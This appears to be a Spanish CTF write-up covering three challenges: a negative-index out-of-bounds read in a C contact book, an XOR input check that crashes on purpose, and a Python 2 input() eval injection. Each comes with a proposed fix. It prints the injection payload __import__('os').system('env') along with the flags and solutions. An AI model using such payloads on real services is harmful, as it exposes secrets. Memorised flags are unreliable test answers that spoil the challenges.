
Una agenda de contactos implementada en C con un array de tamaño fijo. Se detectó que no había verificación de límites negativos al acceder a posiciones del array, lo que permitía leer memoria fuera de los límites del array usando índices negativos.

Explotación

Manual, analizando el código fuente en challenge.c proporcionado en el ZIP. Posteriormente se validó con conexión netcat proporcionada en el reto, probando valores negativos (-1, -2… hasta -6 donde se encontraba la flag).

Seleccionamos la opción de leer contacto y manualmente probamos varios números buscando información y aparece la flag en el -6.

Flag: URJC{D0nt_b3_n3g4t1v3} 21/03/2025



Propuesta Solución

Verificar que la posición sea un número válido dentro del rango [0, SIZE-1].

```
if (pos < 0 || pos >= SIZE) {
  printf("Posicion invalida\n");
  return;
}
```


4.2 Crash me…if you can

Descripcion

El programa proporcionado realiza una serie de comprobaciones sobre los caracteres introducidos por el usuario. Si todos los caracteres coinciden con una secuencia esperada, el programa imprime un mensaje con la flag y posteriormente provoca un *crash* lanzando una señal SIGSEGV. Mediante análisis manual del código fuente (challenge.c) se identificó que el programa espera exactamente 8 caracteres, y que en cada paso compara el carácter leído con un valor constante utilizando operaciones XOR. Si todas las comparaciones son correctas, se imprime el mensaje:
La flag es la parte numérica del input que ha crasheado el programa
Ej Flag: URJC{000000}

Explotación

la cadena 13377269 satisface todas las condiciones impuestas. Al ejecutar el programa con dicha entrada se obtuvo el mensaje de éxito y se generó un *crash*, lo que confirma que la vulnerabilidad se ha explotado correctamente.



- **Flag : URJC{13377269} 27/03/2025**

Comentario final

En este caso, el *crash* no se debe a una vulnerabilidad explotable, sino que es parte del flujo esperado del programa. El reto está diseñado para que el binario falle deliberadamente cuando se introduce la secuencia correcta.

5. Python

5.1 Agenda v2

Descripción

Agenda de contactos implementada en Python 2.7. Se usaba input() sin validación, lo que en Python 2 evalúa directamente el contenido como código Python.Mediante análisis del Dockerfile y del código fuente challenge.py, se identificó que usaba Python 2.7.Se confirmó que usaba input() directamente:

pos = int(input())

Explotación


Se probó manualmente:

__import__('os').system('env')

Esto mostró las variables de entorno, incluida:

CHALLENGE_FLAG=URJC{0ld_Pyth0n_1s_b3st_pyth0n}

- **Flag: URJC{0ld_Pyth0n_1s_b3st_pyth0n} 21/03/2025**



Propuesta Solución

- Actualizar a Python 3.
- Validar la entrada del usuario antes de evaluarla.